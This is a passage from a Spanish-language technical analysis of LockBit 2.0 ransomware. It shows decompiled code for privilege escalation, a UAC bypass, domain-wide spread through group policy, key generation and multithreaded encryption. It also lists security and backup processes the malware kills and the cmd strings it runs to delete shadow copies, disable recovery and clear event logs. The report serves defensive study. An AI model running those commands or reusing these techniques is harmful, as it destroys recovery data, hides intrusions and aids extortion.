      if ( RtlAddAce(new_ACL_buffer_1, 4, -1, v120, v123) )
        break;
      if ( ++v82 >= Acl_size_info[0] )
        goto LABEL_156;
    }
  }
  else
  {
LABEL_156:
    v85 = ADVAPI32_DLL;
    if ( !ADVAPI32_DLL )
    {
      v85 = mw_get_advapi32();
      ADVAPI32_DLL = v85;
    }
    SetSecurityInfo = SetSecurityInfo_0;
    if ( !SetSecurityInfo_0 )
    {
      SetSecurityInfo = mw_get_SetSecurityInfo(v85);
      SetSecurityInfo_0 = SetSecurityInfo;
    }
    (SetSecurityInfo)(proc_handle, 6, 4, 0, 0, new_ACL_buffer_1, 0);
  }
```

Ilustración 13: aplicación de la nueva ACL al proceso actual

2.2.4 Modo de error del proceso

Mediante la API *NtSetInformationProcess* se establecen los siguientes *flags* para el modo de error del proceso:

- *SEM_FAILCRITICALERRORS*: El sistema no muestra el cuadro de mensaje del controlador de errores críticos. En su lugar, el sistema envía el error al subproceso de llamada.
- *SEM_NOGPFAULTERRORBOX*: el sistema no muestra el cuadro de diálogo *Informe de errores de Windows*.
- *SEM_NOALIGNMENTFAULTEXCEPT*: el sistema corrige automáticamente los fallos de alineación de la memoria y los hace invisibles para la aplicación.

```
}
default_hard_error_mode = 7;                    // SEM_FAILCRITICALERRORS | SEM_NOGPFAULTERRORBOX | SEM_NOALIGNMENTFAULTEXCEPT
NtSetInformationProcess = mw_get_NtSetInformationProcess();
NtSetInformationProcess(0xFFFFFFFF, 12, &default_hard_error_mode, 4);
RtlAdjustPrivilege = mw_get_RtlAdjustPrivilege();
RtlAdjustPrivilege(9, TRUE, 0, &Enabled_flag);
```

Ilustración 14: ajuste del modo de error del proceso

2.2.5 Configuración

El binario de *LockBit* contiene una configuración con una serie de parámetros que pueden categorizarse en dos formatos: datos y *flags*. Todos los datos se encuentran cifrados y establecidos de forma estática en el ejecutable en los siguientes campos:

- Gráfico en forma de vector para formar el texto “ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED”.
- Gráfico en forma de vector para formar el texto “LOCKBIT 2.0”
- Fichero de fuente TTF “Blender Pro Medium”

- Fichero de fuente TTF “Proxima Nova”
- El texto “LockBit” en formato de imagen PNG
- El icono de *LockBit* en formato PNG
- Otro icono en PNG de mayor tamaño
- Listado de proceso a terminar, separados por comas.
- Listado de servicios a terminar, separados por comas.

El algoritmo de descifrado de los ficheros de configuración consiste en un simple XOR mediante la clave 0x5F.

```
v6 = allocate_virtual_mem(100 * a1);
result = 0;
v10 = v6;
if ( !v6 )
  return result;
if ( a1 )
{
  if ( a1 >= 0x40 )
  {
    do
    {
      *(a2 + result) = _mm_xor_si128(*(a2 + result), xor_key);
      *(a2 + result + 16) = _mm_xor_si128(*(a2 + result + 16), xor_key);
      *(a2 + result + 32) = _mm_xor_si128(*(a2 + result + 32), xor_key);
      *(a2 + result + 48) = _mm_xor_si128(*(a2 + result + 48), xor_key);
      result += 64;
    }
    while ( result < (a1 & 0xFFFFFFC0) );
  }
  for ( ; result < a1; ++result )
    *(result + a2) ^= 0x5Fu;
}
```

Ilustración 15: algoritmo de descifrado de la configuración

A continuación, se encuentra la lista de procesos y servicios configurados en la muestra analizada:

- Procesos:

wxServer, wxServerView, sqlmangr, RAgui, supervise, Culture, Defwatch, winword, QBW32, QBDBMgr, qbupdate, axlbridge, httpd, fdlauncher, MsDtSrvr, java, 360se, 360doctor, wdswfsafe, fdhost, GDscan, ZhuDongFangYu, QBDBMgrN, mysqld, AutodeskDesktopApp, acwebbrowser, Creative Cloud, Adobe Desktop Service, CoreSync, Adobe CEF, Helper, node, AdobeIPCBroker, sync-taskbar, sync-worker, InputPersonalization, AdobeCollabSync, BrCtrlCntr, BrCcUxSys, SimplyConnectionManager, Simply.SystemTrayIcon, fbguard, fbserver, ONENOTEM, wsa_service, koaly-exp-engine-service, TeamViewer_Service, TeamViewer, tv_w32, tv_x64, TitanV, Ssms, notepad, RdrCEF, sam, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, wordpad, bedbh, vxmon, benetns, bengien, pvlsvr, beserver, raw_agent_svc, vsnapvss, CagService, DellSystemDetect, EnterpriseClient,

ProcessHacker, Procexp64, Procexp, GlassWire, GWCtlSrv, WireShark, dumpcap, j0gnjko1, Autoruns, Autoruns64, Autoruns64a, Autorunsc, Autorunsc64, Autorunsc64a, Sysmon, Sysmon64, procexp64a, procmon, procmon64, procmon64a, ADExplorer, ADExplorer64, ADExplorer64a, tcpview, tcpview64, tcpview64a, avz, tdsskiller, RaccineElevatedCfg, RaccineSettings, Raccine_x86, Raccine, Sqlservr, RTVscan, sqlbrowser, tomcat6, QBIDPService, notepad++, SystemExplorer, SystemExplorerService, SystemExplorerService64, Totalcmd, Totalcmd64, VeeamDeploymentSvc

- Servicios:

wrapper, DefWatch, ccEvtMgr, ccSetMgr, SavRoam, Sqlservr, sqlagent, sqladhlp, Culserver, RTVscan, sqlbrowser, SQLADHLP, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, msmdsrv, tomcat6, zhudongfangyu, vmware-usbarbitator64, vmware-converter, dbsrv12, dbeng8, MSSQL$MICROSOFT##WID, MSSQL$VEEAMSQL2012, SQLAgent$VEEAMSQL2012, SQLBrowser, SQLWriter, FishbowlMySQL, MSSQL$MICROSOFT##WID, MySQL57, MSSQL$KAV_CS_ADMIN_KIT, MSSQLServerADHelper100, SQLAgent$KAV_CS_ADMIN_KIT, msftesql-Exchange, MSSQL$MICROSOFT##SSEE, MSSQL$SBSMONITORING, MSSQL$SHAREPOINT, MSSQLFDLauncher$SBSMONITORING, MSSQLFDLauncher$SHAREPOINT, SQLAgent$SBSMONITORING, SQLAgent$SHAREPOINT, QBFCService, QBVSS, YooBackup, YooIT, vss, sql, svc$, MSSQL, MSSQL$, memtas, mepocs, sophos, veeam, backup, bedbg, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, MVArmor, MVarmor64, stc_raw_agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, AcronisAgent, ARSM, AcrSch2Svc, CASAD2DWebSvc, CAARCUpdateSvc, WSBExchange, MSExchange, MSExchange$

El otro tipo de configuración que contiene *LockBit* son *flags* que controlan la ejecución de ciertas secciones de código. Éstos se encuentran almacenados todos en forma de vector (*array*). El *flag* se encuentra habilitado si posee el valor 0xFF y deshabilitado cuando posee el valor 0xAA.

```
:004F05FB                db    0
:004F05FC ; LOCKBIT_CONFIG_FLAGS CONFIG_FLAGS
:004F05FC CONFIG_FLAGS     LOCKBIT_CONFIG_FLAGS <0AAh, 0FFh, 0AAh, 0AAh, 0AAh, 0FFh, 0FFh, 0FFh, \
:004F05FC                                       ; DATA XREF: mw_check_config_flag_is_0xFF+B↑r
:004F05FC                                      0FFh, 0AAh, 0>
:004F0607                db    0
```

Ilustración 16: variable que contiene los flags de configuración de LockBit

2.2.6 Escalada de privilegios

LockBit trata de escalar privilegios en el caso de que el usuario que ejecuta el proceso del *ransomware* si la cuenta del usuario es de servicio. Para comprobarlo, hace uso de las API *NtOpenProcessToken* y *GetTokenInformation*. Después, con *AllocateAndInitializeSid* crea un SID con el identificador S-1-5-18

y con *EqualSid* compara el del usuario actual con éste. Si coinciden, se usa la API *WTSQueryUserToken* y se llama a *GetModuleFileNameW* para devolver la ruta del ejecutable tras lo que mediante *WTSQueryUserToken* se trata de devolver el *token* de acceso a la consola de *Terminal Service* activa. Si esto falla, se lanza el proceso del *ransomware* como un proceso interactivo "winstat0\default" mediante *CreateProcessW*.

```
  v130[29] = 128;
  v130[30] = 129;                       // winstat0\default
  v130[31] = 0;
  for ( j = 0; j < 0x1F; ++j )
    v130[j] -= 13;
  StartupInfo.lpDesktop = (LPWSTR)v130;
  w_mem_fill((int)&ProcessInformation, 0, 16);
  if ( MEMORY[0x7FFE02D8] == -1 )
    return 0;
  if ( !WTSQueryUserToken(MEMORY[0x7FFE02D8], &active_console_token) )
  {
    if ( !CreateProcessW(0, CommandLine, 0, 0, 0, 0x10u, 0, 0, &StartupInfo, &ProcessInformation) )
      return 0;
LABEL_165:
    hProcess = ProcessInformation.hProcess;
    NtClose = mw_get_NtClose();
    NtClose(hProcess);
    hThread = ProcessInformation.hThread;
    v120 = mw_get_NtClose();
    v120(hThread);
    return 1;
  }
```

Ilustración 17: creación del nuevo proceso mediante CreateProcessW

Por el caso contrario, se llama a *DuplicateTokenEx* para duplicar la consola de *Terminal Service* y se crea una versión elevada del proceso mediante *CreateProcessAsUserW*, matando el proceso actual con *ExitProcess*.

```
760       CreateProcessAsUserW = (BOOL (__stdcall *)(HANDLE, LPCWSTR, LPWSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES, BOOL,
761     }
762     else
763     {
764 LABEL_158:
765       CreateProcessAsUserW = 0;
766     }
767     CreateProcessAsUserW_0 = CreateProcessAsUserW;
768   }
769   v117 = CreateProcessAsUserW(hToken, 0, CommandLine, 0, 0, 0, 16, 0, 0, &StartupInfo, &ProcessInformation);
770   v121 = hToken;
771   if ( v117 )
772   {
773     v118 = mw_get_NtClose();
774     v118(v121);
775     goto LABEL_165;
```

Ilustración 18: escalada de privilegios mediante CreateProcessAsUserW

2.2.7 Capacidad de log

Mediante el *flag* 2 de la configuración se puede controlar la capacidad de registrar el progreso del binario en una ventana externa. Para ello, se utiliza un hilo separado que crea una interfaz gráfica. Cada vez que el malware quiere registrar un mensaje en ésta, se utiliza la API *SendMessage* para enviarle el mensaje a la ventana.




Ilustración 19: ventana de logs de LockBit

Esta ventana puede mostrarse de forma manual mediante las teclas “Shift + F1” gracias al uso de la API *RegisterHotKey* que captura dicha pulsación. De igual forma, para ocultarla se hace usaría únicamente la tecla “F1”.

2.2.8 Argumentos del programa

LockBit no necesita de ningún parámetro para ejecutarse. No obstante, si se le provee de una ruta a una carpeta o fichero, únicamente esta ruta será cifrada.

2.2.9 Bypass de UAC

Previo a continuar el proceso, *LockBit* comprueba si posee permisos de administrador con *NtOpenProcessToken* y *NtQueryInformationToken*. Si el proceso ya es administrador o se ha configurado el *flag* 0 de la configuración, no se realiza ningún *bypass* de UAC. También realiza esta comprobación con el propio proceso para ver si se encuentra en el grupo de administradores mediante *NtOpenProcessToken* creando un SID de tipo *WinBuiltinAdministratorsSid* con la API *CreateWellKnownSid* y, después, mediante CheckTokenMembership compararlo con el del proceso.

Después, comprueba de nuevo mediante *NtQueryInformationToken* si alguno de los Tokens vinculados al proceso fuera perteneciente al grupo de administradores. De encontrarlo, el malware trata de hacerse pasar por *explorer.exe* para realizar el bypass de UAC. Mediante *NtAllocateVirtualMemory* reserva memoria y escribe la ruta al directorio de Windows seguida de “\explorer.exe”. El código fuente de esta técnica está tomado de la herramienta UACME y puede ser consultado en el siguiente enlace.

2.2.10 Mutex

Para evitar la ejecución de múltiples instancias del malware, se utiliza un Mutex que se registra mediante la API *NtCreateMutant* con el siguiente formato que es formateado con los primeros bytes de la clave pública embebida dentro del binario:

\BaseNamedObjects\{\%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}

2.2.11 Comprobación del directorio activo

En caso de que el *malware* se esté ejecutando como administrador y alguno de los *flags* de la configuración 4, 5 o 6 estén activos, *LockBit* trata de crear políticas de grupo para otros equipos a través del directorio activo.

Mediante *GetComputerNameW* se recupera el nombre de NetBIOS del equipo y se llama a *NetGetDCName* para obtener el nombre del controlador de dominio y compararlo con el nombre del equipo.

Si se comprueba que *LockBit* se está ejecutando en un DC, trata de recuperar el nombre del DNS del dominio mediante una llamada a *GetComputerNameExW* y el nombre de la cuenta del administrador mediante *LookupAccountSidW*.

```
LABEL_33:
  reference_domain_name = v75;
  account_name = v80;
  LookupAccountSidW_0 = LookupAccountSidW;
LABEL_34:
  token_user_info = &token_user_info_1->User.Sid;
  if ( LookupAccountSidW(
         0,
         token_user_info_1->User.Sid,
         account_name,
         (LPDWORD)&size_of_account_name,
         reference_domain_name,
         (LPDWORD)&cchReferencedDomainName,
         (PSID_NAME_USE)peUse) )
  {
    v29 = allocate_virtual_mem(2 * (cchReferencedDomainName + size_of_account_name) + 32);
    *v70 = v29;
    if ( v29 )
    {
```

Ilustración 20: obtención del usuario administrador y nombre de dominio

A continuación, *LockBit* obtiene un objeto de tipo *IGroupPolicyObject* para acceder a la interfaz de políticas de grupo mediante la API *CoCreateInstance*. Tras esto, trata de conectarse al dominio formando una cadena de tipo "LDAP://" y mediante la API *CreateGPOLink*. Mediante esta conexión, *LockBit* se encarga de actualizar las GPO del DC para crear una política que copie desde el SYSVOL del DC al escritorio de todos los equipos de la red el binario del malware y lo lance.

2.2.12 Persistencia

LockBit establece persistencia en el equipo mediante la clave de registro SOFTWARE\Microsoft\Windows\CurrentVersion\Run la cual es creada mediante la API *RegSetValueExW*.

Una vez termina el proceso de cifrado, se llama a *RegDeleteValueW* para eliminar dicha clave.

2.2.13 Icono de ficheros cifrados

Los ficheros cifrados por *LockBit* son renombrados siempre con la misma extensión. Si el proceso del malware se ejecuta como administrador y el *flag* de configuración 7 se encuentra activado, *LockBit* trata de cambiar el icono con el que se visualizan los ficheros con dicha extensión.




Ilustración 21: icono utilizado por LockBit para identificar los ficheros cifrados

2.2.14 Preparación antes del cifrado: detención de servicios y procesos

Como acción previa al cifrado, *LockBit* trata de obtener el privilegio *SeDebugPrivilege* para poder acceder al resto de procesos del sistema mediante la API *NtAdjustPrivilegesToken*.

Para asegurarse de que la mayor cantidad de ficheros son cifrados, el malware trata de parar diferentes procesos y servicios a terminar antes de lanzar la rutina de cifrado.

Para acceder al listado de servicios *LockBit* usa la API OpenSCManagerA y OpenServiceA y llama a *ControlService* para enviar una señal de tipo SERVICE_CONTROL_STOP que pare los servicios.

En el caso de los procesos, se utiliza la API *CreateToolhelp32Snapshot* con *Process32First* y *Process32Next* y, si el nombre de proceso se encuentra en el listado configurado, es terminado mediante *NtTerminateProcess*.

2.2.15 Eliminación de shadow copies

LockBit descifra y hace uso de las siguientes cadenas para lanzar un comando cmd.exe y eliminar las shadow copies del equipo:

/c vssadmin Delete Shadows /All /Quiet
/c bcdedit /set {default} recoveryenabled No
/c bcdedit /set {default} bootstatuspolicy ignoreallfailures
/c wmic SHADOWCOPY /nointeractive
/c wevtutil cl security
/c wevtutil cl system
/c wevtutil cl application

2.2.16 Imprimir la nota de rescate en impresoras

LockBit posee la capacidad de imprimir en impresoras la nota de rescate si el *flag* de configuración 8 está activo. Para ello, llama a la API EnumPrintersW. Si se encuentran nombres que no sean “Microsoft Print to PDF” o “Microsoft XPS Document Writer” se usa *StartDocPrinter*, *StartPagePrinter* y *WritePrinter* para imprimir físicamente la nota de rescate.

```
                                                                    + v118));
LABEL_179:
    WritePrinter_0 = WritePrinter;
LABEL_180:
    if ( !WritePrinter(printer_handle, content_to_print, content_to_print_len, (LPDWORD)&v207) )
      goto LABEL_238;
    v140 = Winspool_DLL;
    if ( Winspool_DLL )
      goto LABEL_195;
    v141 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
```

Ilustración 22: llamada a la API WitePrinter para imprimir la nota de rescate

2.2.17 Fondo de pantalla y HTA de la nota de rescate

LockBit escribe en la carpeta %TEMP% una imagen para cambiar el fondo de escritorio mediante el valor *TileWallpaper* de la clave de registro "Control Panel\Desktop" del usuario actual.

Además, crea un fichero de tipo HTA con información sobre cómo solicitar el rescate. Este fichero HTA es ejecutado cada vez que se abre un fichero con la extensión utilizada para sobrescribir los ficheros cifrados y, también se ejecuta cuando se inicia el sistema gracias a la clave de registro "Run" para lo cual se crea una entrada en el registro.

Ilustración 23: fondo de pantalla y nota en formato HTA de LockBit

2.2.19 Cifrado de ficheros

Antes de comenzar con el cifrado, *LockBit* utiliza las API *FindFirstVolume* y *FindNextVolumeW* para enumerar los volúmenes disponibles en la máquina víctima.

```
  FindFirstVolumeW_0 = FindFirstVolumeW;
LABEL_29:
  find_volume_handle = FindFirstVolumeW(volume_name_buffer, 0x104);
  if ( find_volume_handle == 0xFFFFFFFF )
    return 0;
  while ( 2 )
  {
    v23 = volume_name_buffer;
    for ( i = 0; *v23; i = (i + 1) )
      ++v23;
    if ( volume_name_buffer[0] != '\\' )
      break;
    if ( volume_name_buffer[1] != '\\' )
      break;
    if ( volume_name_buffer[2] != '?' )
      break;
    if ( volume_name_buffer[3] != volume_name_buffer[0] )
      break;
    v25 = &v369[2 * i + 42];
    v283 = v25;
    if ( *v25 != volume_name_buffer[0] )
      break;
```

Ilustración 24: enumeración de volúmenes

Con cada uno de los volúmenes encontrados, se llama a la API *GetVolumePathNamesForVolumeNameW* para obtener un listado de las letras y rutas del volumen.

```
      }
      GetVolumePathNamesForVolumeNameW = (v48 + *(v48 + *(v305 + 28) + 4 * *(v48 + *(v305 + 36) + 2 * v268)));
LABEL_94:
      GetVolumePathNamesForVolumeNameW_0 = GetVolumePathNamesForVolumeNameW;
LABEL_95:
      if ( !GetVolumePathNamesForVolumeNameW(
              volume_name_buffer,
              lpszVolumePathNamesd,
              volume_path_count,
              &volume_path_count)
        && NtCurrentTeb()->LastErrorValue == ERROR_MORE_DATA )
      {
        w_NtFreeVirtualMemory(lpszVolumePathNamesd);
        lpszVolumePathNamesd = allocate_virtual_mem(2 * volume_path_count);
        if ( !lpszVolumePathNamesd )
          goto LABEL_334;
        continue;
```

Ilustración 25: llamada a GetVolumePathNamesForVolumeNameW

Además, comprueba el tipo del mismo mediante *GetDriveTypeW* para evitar montar los que sean de tipo *DRIVE_REMOVABLE* o *DRIVE_FIXED*.

```
sub_4E04D0(v396, 0);
if ( drive_type != DRIVE_REMOVABLE && drive_type != DRIVE_FIXED || volume_path_count >= 3 )
  goto LABEL_333;
v365 = 82;
```

Ilustración 26: comprobación del tipo de disco

Tras esto, *LockBit* descifra y da formato a la cadena “%s\bootmgr” con el nombre del volumen y llama a *CreateFileW* con el *flag* OPEN_EXISTING para comprobar si existe.

```
    CreateFileW_0 = CreateFileW;
LABEL_224:
    drive_bootmgr_handle = CreateFileW(v395, GENERIC_READ, 3, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    if ( drive_bootmgr_handle != 0xFFFFFFFF )
    {
      drive_bootmgr_handle_1 = drive_bootmgr_handle;
      NtClose = mw_get_NtClose();
      NtClose(drive_bootmgr_handle_1);
      goto LABEL_333;
    }
    v314 = 25;
```

Ilustración 27: comprobación de la ruta bootmgr

Por cada uno de los discos, *LockBit* intenta montarlo mediante la API *SetVolumeMountPointW*.

```
        v191 = v325;
        v190 = v280;
        goto LABEL_281;
      }
      SetVolumeMountPointW = (v177 + *(v177 + v297[7] + 4 * *(v177 + v297[9] + 2 * v280)));
LABEL_283:
      SetVolumeMountPointW_1 = SetVolumeMountPointW;
LABEL_284:
      if ( !SetVolumeMountPointW(drive_path, volume_name_buffer) )
      {
        if ( --drive_counter == 0xFFFFFFFF )
          goto LABEL_333;
        continue;
      }
```

Ilustración 28 montado de discos

LockBit utiliza la librería criptográfica *Libsodium* por lo que llama a una serie de funciones para inicializarla.

```
26  }
27  if ( !RANDOM_GEN_ARRAY )
28  {
29    PRANDOM_GEN_FUNCS = (int)RANDOM_GEN_FUNCS;
30    init_random_gen_func_0();
31    RANDOM_GEN_ARRAY = PRANDOM_GEN_FUNCS;
32    v13 = *(void (**)(void))(PRANDOM_GEN_FUNCS + 8);
33    if ( v13 )
34    {
35      v13();
36      RANDOM_GEN_ARRAY = PRANDOM_GEN_FUNCS;
37    }
38  }
39  (*(void (__cdecl **)(void *, int))(RANDOM_GEN_ARRAY + 16))(&SOME_RANDOM_BUFFER, 0x10);
40  if ( SSE4_INST_FLAG )
41  {
42    v14 = Blacke2B_Hashing;
43  }
44  else
45  {
46    v14 = SHA512_Hashing;
47    if ( L1_CONTEXT_ID )
48      v14 = (int (__cdecl *)(int, int))SHA512_Hashing_2;
49  }
50  Hashing_function = v14;
51  PSALSA20_FUNCS = (int (__cdecl **)(int, int, int, int, int))&SALSA20_FUNCS_1;
52  if ( !SELF_SNOOP_FLAG )
53    PSALSA20_FUNCS = &SALSA20_FUNCS_2;
54  PPOLY1305_FUNCS = POLY1305_FUNCS;
55  ::PSALSA20_FUNCS = PSALSA20_FUNCS;
56  result = 0;
57  crypto_scalarmult_curve25519 = &crypto_scalarmult_curve25519_ref10_0;
00023FF6 mw_libsodium_init:23 (42AAF6)
```

Ilustración 29: inicialización de Libsodium

También resuelve una API para generar valores aleatorios (RNG). En primer lugar, intenta cargar *bcrypt.dll* con *LoadLibraryA* y, si tiene éxito, utiliza la API *BCryptGenRandom* para la función RNG. Si no, el malware usa *CryptGenRandom*.

```
08 LABEL_26:
09       LoadLibraryA_0 = 0;
10     }
11     mw_LoadLibraryA = (int)LoadLibraryA_0;
12   }
13   bcrypt_dll_handle = LoadLibraryA_0(v25);
14   v24 = w_BCryptGenRandom;
15   if ( !bcrypt_dll_handle )                    // Si no se puede utilizar bcrypt.dll, usar CryptGenRandom
16     v24 = (int (__stdcall *)(UCHAR *, ULONG))w_CryptGenRandom;
17   RNG_FUNC = (int (__stdcall *)(_DWORD, _DWORD))v24;
18   return bcrypt_dll_handle;
19 }
```

Ilustración 30: elección de la función RNG

A continuación, se descifra la cadena "SOFTWARE\%02X%02X%02X%02X%02X%02X%02X%02X" que será utilizada para almacenar la clave pública que trae *LockBit* embebida.

```
v122 = 'v';
v123 = 0x31;                            // SOFTWARE\%02X%02X%02X%02X%02X%02X%02X%02X
v124 = 0x17;
v126 = 0;
v125 = '\f';
for ( k = 0; k < 0x4B; ++k )
  *(_WORD *)&software_key_format[2 * k] ^= (_WORD)k + *(_WORD *)&v87[11];
v126 = 0;
v8 = (_DWORD *)USER32_DLL;
if ( !USER32_DLL )
{
  v8 = (_DWORD *)mw_resolve_User32Handle();
  USER32_DLL = (int)v8;
}
wsprintfW = (char *)::wsprintfW;
if ( !::wsprintfW )
{
  wsprintfW = mw_get_wsprintfW(v8);
  ::wsprintfW = (int)wsprintfW;
}
((void (__cdecl *)(WCHAR *, char *, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))wsprintfW)(
  lockbit_crypto_key_regkey_name,
  software_key_format,
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[0],
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[1],
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[2],
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[3],
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[5],
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[7],
  (unsigned __int8)LOCKBIT_PUBLICK_KEY[9]);
v10 = (_DWORD *)ADVAPI32_DLL;
if ( !ADVAPI32_DLL )
{
  v10 = (_DWORD *)sub_411AB0();
  ADVAPI32_DLL = (int)v10;
}
RegCreateKeyExW = (char *)RegCreateKeyExW_0;
if ( !RegCreateKeyExW_0 )
```

Ilustración 31: creación de clave de registro para almacenar la clave pública

Este valor se almacena como una clave de registro del usuario actual. Tras esto, *LockBit* genera un par de claves pública y privada de 32 bytes para la víctima mediante la librería *Libsodium* con la función *crypto_box_keypair*, cifra el buffer que contiene ambas claves mediante *crypto_box_easy* con la clave pública embebida en el binario y borra de memoria la clave privada generada.

```
}
if ( ((int (__stdcall *)(MACRO_HKEY, WCHAR *, _DWORD, _DWORD, _DWORD, int, _DWORD, HKEY *, DWORD *))RegCreateKeyExW)(
       HKEY_CURRENT_USER,
       lockbit_crypto_key_regkey_name,
       0,
       0,
       0,
       0xF003F,
       0,
       &phkResult,
       &dwDisposition) )
{
  w_crypto_box_keypair((int)&VICTIM_PUBLIC_KEY, (int)&VICTIM_PRIVATE_KEY);
  w_crypto_box_easy((int)&VICTIM_PUBLIC_KEY, (_OWORD *)SESSION_BOX, 64ui64, (int)LOCKBIT_PUBLICK_KEY);
  w_mem_fill((int)&VICTIM_PRIVATE_KEY, 0xFF, 32);
  goto LABEL_67;
}
```

Ilustración 32: generación de las claves pública-privada para la víctima

El resultado de estas operaciones se almacena en una estructura que contiene la clave pública y el contenido cifrado de la privada.

Tras establecer las claves criptográficas, *LockBit* comienza con el proceso de cifrado utilizando para ello múltiples hilos. Para la sincronización de estos hilos, utiliza la API *NtCreateIoCompletion* y con *CreateThread* lanza cada uno de los hilos de cifrado.

```
  ::wsprintfW = (int)v34;
}
((void (__cdecl *)(void *, __int16 *, char *))v34)(&unk_4F89E0, v49, v45);
sub_4BE380(VICTIM_PUBLIC_KEY, v45);
mw_w_mem_copy(RANSOM_NOTE_LEN + dword_4F8C78, (int)v45, 16);
w_mem_fill((int)&unk_4F88E0, 0, 256);
mw_w_mem_copy((int)&unk_4F88E0, RANSOM_NOTE_LEN - 16 + dword_4F8C78, 32);
PEB = NtCurrentPeb();
RANSOM_NOTE_LEN += 0x10;
NumberOfProcessors = PEB->NumberOfProcessors;
if ( NumberOfProcessors == 1 )
  NumberOfProcessors = 2;
NumberOfProcessors_1 = NumberOfProcessors;
PROCESSOR_COUNT = NumberOfProcessors;
NtCreateIoCompletion = (int (__stdcall *)(int *, MACRO_IO, _DWORD, int))mw_Resolve_NtCreateIoCompletion();
if ( NtCreateIoCompletion(&IO_COMPLETION_HANDLE, IO_COMPLETION_ALL_ACCESS, 0, NumberOfProcessors_1) < 0 )
  return 0;
THREAD_ARRAY = allocate_virtual_mem(4 * PROCESSOR_COUNT);
if ( THREAD_ARRAY )
{
  thread_index = 0;
  if ( !PROCESSOR_COUNT )
    return 1;
  while ( 1 )
  {
    *(_DWORD *)(THREAD_ARRAY + 4 * thread_index) = mw_w_create_thread(mw_lockbit_child_thread, 0);
    child_thread_handle = *(_DWORD *)(THREAD_ARRAY + 4 * thread_index);
    if ( child_thread_handle == -1 )
      break;
    affinity_mask = 1 << thread_index;
    child_thread_handle_1 = child_thread_handle;
    NtSetInformationThread = (void (__stdcall *)(int, int, int *, int))mw_Resolve_NtSetInformationThread();
    NtSetInformationThread(child_thread_handle_1, 4, &affinity_mask, 4);
    if ( ++thread_index >= (unsigned int)PROCESSOR_COUNT )
      return 1;
  }
```

Ilustración 33: cálculo y creación de hilos de cifrado

Antes de esto, *LockBit* necesita ir recorriendo los discos montados para lo cual hace uso de la API *GetLogicalDrives* y descarta cifrar los discos de tipo DRIVE_FIXED, DRIVE_REMOVABLE y DRIVE_RAMDISK mediante la API *GetDriveTypeW*. Tras esto, se generan hilos independientes para recorrer cada uno de ellos.

```
582       goto LABEL_113;
583     }
584     wsprintfW = (void (__stdcall *)(_DWORD *))(v69
585                                              + *(_DWORD *)(v100[7]
586                                                          + 4 * *(unsigned __int16 *)(v100[9] + 2 * v108 + v69)
587                                                          + v69));
588 LABEL_115:
589     wsprintfW_0 = (int)wsprintfW;
590 LABEL_116:
591     wsprintfW(full_drive_path_1 + 1);
592     *full_drive_path_1 = sub_4C31D0();
593     RtlEnterCriticalSection = (void (__stdcall *)(void *))mw_Resolve_RtlEnterCriticalSection();
594     RtlEnterCriticalSection(&CRIT_SECT);
595     PARENT_THREAD_ARRAY[PARENT_THREAD_COUNT] = mw_w_create_thread(
596                                                  mw_lockbit_parent_thread_to_traverse,
597                                                  full_drive_path_1);
598     if ( PARENT_THREAD_ARRAY[PARENT_THREAD_COUNT] != 0xFFFFFFFF )
599       _InterlockedIncrement(&PARENT_THREAD_COUNT);
600     RtlLeaveCriticalSection = (void (__stdcall *)(void *))mw_Resolve_RtlLeaveCriticalSection();
601     RtlLeaveCriticalSection(&CRIT_SECT);
602 LABEL_128:
603     drive_index_bw = v111;
604 SKIP_DRIVE:
605     LOWORD(drive_name) = drive_name - 1;
606     if ( drive_index_bw )
607       continue;
608     return sub_458FF0(0);
609   }
610 }
```

